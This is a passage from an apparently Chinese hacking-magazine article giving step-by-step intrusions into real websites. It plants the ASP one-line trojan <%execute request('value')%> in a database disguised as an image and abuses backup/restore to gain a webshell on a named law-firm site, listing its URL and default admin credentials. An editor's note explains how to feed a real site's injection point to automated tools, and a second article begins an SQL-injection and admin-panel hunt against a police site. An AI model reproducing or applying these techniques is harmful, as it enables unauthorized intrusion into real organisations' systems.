
好的，离成功就差一步了！先在本地试验，但是要将一个修改过的数据库（1.5M ）上传上去，怎么做啊？图片上传，只允许传200k以内的图片啊。


图15

看来只有给数据库减肥了，经过试验，最后将数据库中大部份的表都删掉，只留下admin一个表，用这个数据库，网站还能正常工作，最关键是：它只有116k ,符合上传条件。


看我是如何做到的：

删掉其他的表以后，点击“工具”——〉“数据库实用工具”——〉“压缩和修复数据库”，重新修复以后，我们的数据库只有116k了，可以了，再在admin 表中加入一句话木马<%execute request("value")%>，如图15所示。好了，只要将它传到网站上去就好了，就可以拿到weshell了（记住：必须得在删除大部分表后，执行数据库压缩和修复，要不然，它还是1.5M那么大）。



图16

六、准备好刚才116k数据库，我的小asp木马，拿下这个站点的webshell

进入后台，第一件事是备份数据库，主要是为了在入侵结束后，把网站恢复好。备份后的路径为Databackup\2007-5-2.asa。接下来才是我们的重要部分，要小心操作，而且要动作迅速。上传我们修改过的116K数据库123.jpg（重命名为123.jpg的）到网站，路径为uploadthumbs/2007526152917527.jpg，如图16所示。


图17

然后点击“恢复数据库”路径填写为uploadthumbs/2007526152917527.jpg ，点“恢复”，恢复成功！接着就进行数据库备份，点击“备份数据库”， 看到没，在右边又出现了一后台登陆页面，见图17，输入用户名：admin，密码：admin888（这是116k的数据库中默认的），好了，又一次进去了。接下来进行备份数据库，备份的地址是Databackup\2007-5-23.asa，见图18。好了，一句话木马横空出世，备份成功。


图18

先不忙着去用蓝屏大叔客户端去连接，做人要厚道，先把网站恢复正常吧。点击“恢复数据库”，路径填上 Databackup\2007-5-2.asa （就是刚才备份的网站数据库），好了， 数据恢复成功，网站又恢复了以前的平静。不同的是，我马上就要拿到webshell了。用蓝屏大叔的客户端，提交路径为：http://www.beijinglawyer.org.cn/access/Databackup/2007-5-23.asa。

在下面粘贴好我的一个asp马，ok，提交，看到没，asp小马的界面出现了，见图19，接下来就是传一个大的asp木马上去，见图20，文章到此也结束了。




图19




图20

后来才知道，这是一个很老的漏洞，但是用百度搜了一下，还有很多网站用这个版本的系统，很容易就拿下几十个站点。文章没什么高深的技术，但网上还有很多站点没有修补此漏洞，还是很有危害的。在此，只是想告诉各位小菜同行，在渗透的时候要善于动脑筋，活学活用，这样你才会真正体会到渗透的乐趣，呵呵。

编辑点评：

作者的思路还是比较巧妙的，在无法自定义数据库路径的条件下，通过备份和恢复的反复操作得到了webshell，最重要的是把原来的数据库的admin表结构保留了，使之后台的部分管理操作还可以使用。不过要注意的是，从文风和内容来看，作者似乎偏爱玩一些技巧但是忽视了一些基础的知识。像文章里提到“不过转念一想，好像还没有哪种工具对内层的数据构造注入语句吧”，就是很明显的例子，其实所有的工具都可以对内层的数据构造注入语句。像本文举的例子：http://www.beijinglawyer.org.cn/access/Announce.asp?ChannelID=1&ID=5，注入点在ChannelID=1这个内层参数上，我们颠倒一下变成http://www.beijinglawyer.org.cn/access/Announce.asp?ID=5&ChannelID=1就可以加入工具里了。动态程序接收的url参数是不分先后的，只要用&连接一下就可以了，不会引起原有程序什么改变的。

Winston[CNT]&Morpheus

mEditor带来的恶梦

从本文中你可以学到：

Meditor的利用方法

今天没有事情做，一直想去看看公安局的安全怎么样，就这样有了今天的文章。首先我们先看看我们的主角mEditor。

“mEditor是一款完全源代码开放、免费、图文混合编辑器，功能可及eWebEditor！

mEditor功能特点：

1.纯静态(非采用FSO生成文件，可不用担心服务器支持FSO)。

2.调用简单且多模式。

3.功能自定义。

4.多编辑器支持。

5.URL多路径模式(相对根路径、相对路径、绝对全路径)。

6.强大的文件上传功能。(我们主要能用到的。嘿嘿^_^)”

好了，我们已经了解了，现在我们进入正题吧。我找到一个公安的网站。一开始，发现的是这个网站有注射漏洞，真没有想到，公安还有注射漏洞，如图1、2所示。




图1

由上面的两个图，我们可以确定这个网站有注射漏洞了。就这样，把它交给了啊D，一会就猜出来了，见图3。

通常这样，我们就可以去找后台，同时去md5的在线破解网站去找密码喽。看来今天运气不错，admin的密码被我搞定了，可是后台却没有办法找到，见图4。

于是想到了用google中的关键字去找，如使用了**site:www.xxx.com inurl:/admin**、**site:www.xxx.com inurl:/login**、**site:www.xxx.com intitle:后台**等等，都没有找到，不知道它把后台给怎么隐藏了，真郁闷。这个时候看到了Morpheus在线，让它帮我找。不一会，它给我发过来了地址http://www.xxx.gov.cn/new/work/work/Main/Main.html。天！这个后台的路径也太过分了。马上拿出密码去登陆。上去了！后台如下，见图5。

